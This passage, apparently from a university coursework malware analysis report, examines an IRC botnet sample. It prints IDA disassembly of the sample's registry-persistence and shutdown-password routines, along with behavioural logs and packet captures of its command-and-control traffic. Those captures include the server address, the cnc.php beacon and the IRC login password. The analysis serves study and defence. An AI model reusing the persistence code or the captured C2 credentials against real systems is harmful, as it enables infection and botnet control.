
```
mov     dword ptr [esp], 0 ; Code
call    _exit
```

```
loc_40286E:             ; dwMilliseconds
mov     dword ptr [esp], 1388h
call    _Sleep@4        ; Sleep(x)
sub     esp, 4
jmp     loc_402AFE
```

Figure 12 – WinMain IDA view

3.5.2 – Infect

The infection mechanism, setting up a mutex and persistence via registry changes.



```
; Attributes: bp-based frame

; _DWORD infect(void)
public __Z6infectv
__Z6infectv proc near

Filename= byte ptr -118h
var_14= dword ptr -14h
hModule= dword ptr -10h
var_C= dword ptr -0Ch

; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 148h
mov     dword ptr [esp+20h], 0 ; lpdwDisposition
mov     dword ptr [esp+1Ch], offset _hKey ; phkResult
mov     dword ptr [esp+18h], 0 ; lpSecurityAttributes
mov     dword ptr [esp+14h], 0F003Fh ; samDesired
mov     dword ptr [esp+10h], 0 ; dwOptions
mov     dword ptr [esp+0Ch], 0 ; lpClass
mov     dword ptr [esp+8], 0 ; Reserved
mov     dword ptr [esp+4], offset SubKey ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
mov     dword ptr [esp], 80000001h ; hKey
call    _RegCreateKeyExA@36 ; RegCreateKeyExA(x,x,x,x,x,x,x,x,x)
sub     esp, 24h
mov     [ebp+var_C], eax
mov     dword ptr [esp], 0 ; lpModuleName
call    _GetModuleHandleA@4 ; GetModuleHandleA(x)
sub     esp, 4
mov     [ebp+hModule], eax
mov     dword ptr [esp+8], 104h ; nSize
lea     eax, [ebp+Filename]
mov     [esp+4], eax    ; lpFilename
mov     eax, [ebp+hModule]
mov     [esp], eax      ; hModule
call    _GetModuleFileNameA@12 ; GetModuleFileNameA(x,x,x)
sub     esp, 0Ch
cmp     [ebp+var_C], 0
jnz     short loc_401A79
```

```
lea     eax, [ebp+Filename]
mov     [esp], eax      ; Str
call    _strlen
lea     edx, [eax+1]
mov     eax, ds:_hKey
mov     [esp+14h], edx  ; cbData
lea     edx, [ebp+Filename]
mov     [esp+10h], edx  ; lpData
mov     dword ptr [esp+0Ch], 1 ; dwType
mov     dword ptr [esp+8], 0 ; Reserved
mov     dword ptr [esp+4], offset Name ; "malfor"
mov     [esp], eax      ; hKey
call    _RegSetValueExA@24 ; RegSetValueExA(x,x,x,x,x,x)
sub     esp, 18h
mov     [ebp+var_14], eax
```

```
loc_401A79:
nop
leave
retn
; } // starts at 40199C
__Z6infectv endp
```

Figure 13 – Infect IDA view

3.5.3 – Ircclient

The main functionality of the malware, acting as a RAT with a selection of commands available to perform functions such as DDOS, OPEN, SHUTDOWN etc.





Figure 14 – Ircclient IDA view

3.5.4 – GetShutDownPW

The shutdown function for the botnet, where the password entered is checked and the botnet can be dismantled.



```
; Attributes: bp-based frame

; _DWORD getShutdownPw(void)
public __Z13getShutdownPwv
__Z13getShutdownPwv proc near

var_22= byte ptr -22h
var_21= byte ptr -21h
Seed= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
Str= dword ptr -10h
var_C= dword ptr -0Ch

; __unwind {
push    ebp
mov     ebp, esp
push    ebx
sub     esp, 34h
mov     [ebp+Str], offset aHammerd ; "HAMMERD"
mov     dword ptr [esp], 9 ; Size
call    _malloc
mov     [ebp+var_14], eax
cmp     [ebp+var_14], 0
jnz     short loc_40150E
```

```
loc_40150E:
mov     eax, [ebp+Str]
mov     [esp], eax      ; Str
call    _strlen
mov     [ebp+var_18], eax
mov     dword ptr [esp], offset _secretpw ; "xtybtgp"
call    _strlen
mov     [ebp+var_1C], eax
mov     eax, [ebp+Str]
mov     [esp], eax      ; char *
call    __Z13generate_seedPKc ; generate_seed(char const*)
mov     ebx, eax
mov     dword ptr [esp], offset _secretpw ; "xtybtgp"
call    __Z13generate_seedPKc ; generate_seed(char const*)
xor     eax, ebx
mov     [ebp+Seed], eax
mov     eax, [ebp+Seed]
mov     [esp], eax      ; Seed
call    _srand
mov     [ebp+var_C], 0
```

```
loc_401558:
cmp     [ebp+var_C], 7
jg      loc_4015F1
```

```
mov     eax, 0
jmp     loc_4015FD
```

```
loc_4015F1:
mov     eax, [ebp+var_14]
add     eax, 8
mov     byte ptr [eax], 0
mov     eax, [ebp+var_14]
```

```
mov     eax, [ebp+var_C]
cdq
idiv    [ebp+var_18]
mov     eax, edx
mov     edx, eax
mov     eax, [ebp+Str]
add     eax, edx
movzx   ecx, byte ptr [eax]
mov     eax, [ebp+var_C]
cdq
idiv    [ebp+var_1C]
mov     eax, edx
movzx   eax, byte ptr _secretpw[eax] ; "xtybtgp"
xor     eax, ecx
mov     [ebp+var_21], al
call    _rand
mov     ecx, eax
mov     edx, 4EC4EC4Fh
mov     eax, ecx
imul    edx
sar     edx, 3
mov     eax, ecx
sar     eax, 1Fh
sub     edx, eax
mov     eax, edx
imul    eax, 1Ah
sub     ecx, eax
mov     eax, ecx
mov     [ebp+var_22], al
mov     edx, [ebp+var_C]
mov     eax, [ebp+var_14]
lea     ebx, [edx+eax]
movsx   edx, [ebp+var_21]
movsx   eax, [ebp+var_22]
lea     ecx, [edx+eax]
mov     edx, 4EC4EC4Fh
mov     eax, ecx
imul    edx
sar     edx, 3
mov     eax, ecx
sar     eax, 1Fh
sub     edx, eax
mov     eax, edx
imul    eax, 1Ah
sub     ecx, eax
mov     eax, ecx
add     eax, 41h ; 'A'
mov     [ebx], al
add     [ebp+var_C], 1
jmp     loc_401558
```

```
loc_4015FD:
add     esp, 34h
pop     ebx
pop     ebp
retn
; } // starts at 4014E1
__Z13getShutdownPwv endp
```

Figure 15 – GetShutDownPW IDA view


4.0 Dynamic Analysis

4.1 Behavioural Analysis

This section will focus on the malware's behaviours in a live environment, using dynamic analysis tools Regshot and ProcMon. These tools will allow the capture, filtering, and analysis of all changes made to the computer's file system and registry – to reveal how it maintains persistence and avoids detection.

4.1.1 – Registry Changes (Regshot)

Upon execution, the malware appears to have made 42 individual changes to the systems registry files – this includes the addition of 8 keys and modifications to critical registry keys such as User Assist; and AppCompatFlags. These modifications allow the malware to persist in the system, adding itself to the start-up folder to run automatically on boot.




```
Regshot 1.9.0 x86 Unicode
 Comments:
 Datetime: 2023/11/16 14:57:55  ,  2023/11/16 14:59:05
 Computer: WINDEV2110EVAL , WINDEV2110EVAL
 Username: User , User

 ----------------------------------
 Keys added: 8
 ----------------------------------
```

Figure 16 – Regshot output file

4.1.2 – Process Monitor (ProcMon)

Capturing a full log of processes during execution, and filtering to only those completed by the malware file shows an interesting course of events which the malware completed. As expected from the Regshot logs, operations were opening, querying, and closing registry keys making modifications to allow persistence.



Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
06:58:...	malfor-cw-sampl...	2540	Process Start		SUCCESS	Parent PID: 5192, ...
06:58:...	malfor-cw-sampl...	2540	Thread Create		SUCCESS	Thread ID: 3760
06:58:...	malfor-cw-sampl...	2540	Load Image	C:\Users\User\Desktop\malfor-cw-sam...	SUCCESS	Image Base: 0x400...
06:58:...	malfor-cw-sampl...	2540	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffd...
06:58:...	malfor-cw-sampl...	2540	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x779...
06:58:...	malfor-cw-sampl...	2540	CreateFile	C:\Windows\Prefetch\MALFOR-CW-SA...	NAME NOT FOUND	Desired Access: G...
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
06:58:...	malfor-cw-sampl...	2540	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_SZ, Le...
06:58:...	malfor-cw-sampl...	2540	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_SZ, Le...
06:58:...	malfor-cw-sampl...	2540	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
06:58:...	malfor-cw-sampl...	2540	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
06:58:...	malfor-cw-sampl...	2540	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
06:58:...	malfor-cw-sampl...	2540	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 24
06:58:...	malfor-cw-sampl...	2540	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
06:58:...	malfor-cw-sampl...	2540	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 528
06:58:...	malfor-cw-sampl...	2540	QueryNameInfo...	C:\Windows\System32\ntdll.dll	SUCCESS	Name: \Windows\...
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
06:58:...	malfor-cw-sampl...	2540	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
06:58:...	malfor-cw-sampl...	2540	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 24
06:58:...	malfor-cw-sampl...	2540	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	

Figure 17 – ProcMon capture


4.2 Network Traffic Analysis

This section will focus on the malware's behaviour over the network as it executes, using Wireshark to capture a live log of events which can later be filtered and analysed in great depth to understand what connections the malware might make and why.

4.2.1 – Wireshark Capture


The full log of network traffic captured by Wireshark provides a great understanding of how certain aspects of the malware function, and the suspected IRC communications can be fully analysed.

It is clear from the extent of IRC communication that server 167.99.88.222 is a command & control server for a botnet, upon successful malware infection, a connection is made to the server and an IRC channel is joined, through which the machine receives instructions.




```
No.    Time      Source          Destination     Protocol  Length  Info
  437  6.700675  10.0.2.15       167.99.88.222   HTTP         144  GET /cnc.php?id=WinDev2110Eval&uid=User HTTP/1.1
  439  6.721358  167.99.88.222   10.0.2.15       HTTP         217  HTTP/1.1 200 OK  (text/html)
```

Figure 18 – HTTP GET to 167.99.88.222/cnc.php



```
Internet Relay Chat
  Request: USER bot16019 0 * :Univ Coursework Exercise
    Command: USER
    Command parameters
      Parameter: bot16019
      Parameter: 0
      Parameter: *
    Trailer: Univ Coursework Exercise
  Request: NICK bot16019
    Command: NICK
    Command parameters
      Parameter: bot16019
```

Figure 19 – IRC login



```
Internet Relay Chat
  Request: MODE bot16019 +i
    Command: MODE
    Command parameters
      Parameter: bot16019
      Parameter: +i
  Request: JOIN #malfor-jordan richmond
    Command: JOIN
    Command parameters
      Parameter: #malfor-jordan
      Parameter: richmond
  Request: MODE #malfor-jordan +k richmond
    Command: MODE
    Command parameters
      Parameter: #malfor-jordan
      Parameter: +k
      Parameter: richmond
  Request: TOPIC #malfor-jordan :You cannot win, only I.
    Command: TOPIC
    Command parameters
      Parameter: #malfor-jordan
    Trailer: You cannot win, only I.
```


Figure 20 – IRC Channel join

4.3 Network Infrastructure Analysis

Having observed in the previous section a connection to external server 167.99.88.222, this section aims to enumerate the infrastructure of the server and understand its purpose and mechanisms.

4.3.1 – Wireshark Capture

The Wireshark capture of the traffic itself is one of the best sources of information for how the CNC server functions, the logs observe the full connection process and messages sent between the devices – including the PASS 'fancybear'.



```
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
> Ethernet II, Src: PcsCompu_f8:b3:a6 (08:00:27:f8:b3:a6), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 167.99.88.222
> Transmission Control Protocol, Src Port: 27786, Dst Port: 6667, Seq: 1, Ack: 1, Len: 16
v Internet Relay Chat
  v Request: PASS fancybear
      Command: PASS
    v Command parameters
        Parameter: fancybear
```

Figure 21 – PASS entry for IRC server


Following the TCP stream, the whole login used by each bot can be seen:

- PASS fancybear
- USER bot16019 0 * :Univ Coursework Exercise
- NICK bot16019

4.3.2 – DNS Enumeration

The server itself can be examined further using several DNS enumeration tools such as Nikto, Nmap and even just Google – this allows us to see the server's infrastructure and potentially find out who hosts it.


An Nmap scan shows that the server is an Apache server on version 2.4.41. It therefore is running on Ubuntu – the IRC version is also shown as ngIRCd, a very lightweight platform for IRC chat usually for small private networks.



```
C:\Windows\system32>nmap -sV 167.99.88.222
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-22 05:39 Pacific Standard Time
Nmap scan report for 167.99.88.222
Host is up (0.035s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http    Apache httpd 2.4.41 ((Ubuntu))
113/tcp  filtered ident
427/tcp  filtered svrloc
6667/tcp open     irc     ngircd
Service Info: Host: futbol.unlucky.win; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds
```

Figure 22 – Nmap scan on 167.99.88.222

Accessing the server as the malware itself does using a GET command shows a blank PHP page with the text #malfor-woods, this fits the format for an IRC channel name however, it is not the one connected to in the Wireshark logs which show #malfor-jordan - this is because the channel name changes daily requiring the malware to learn the new channel name from this php page.


File Edit View History Bookmarks Tools Help
167.99.88.222/cnc.php?id=818225&
Equation Group
167.99.88.222/cnc.php?id=818225&uid=george

#malfor-woods

Figure 23 – Channel name in /php directory

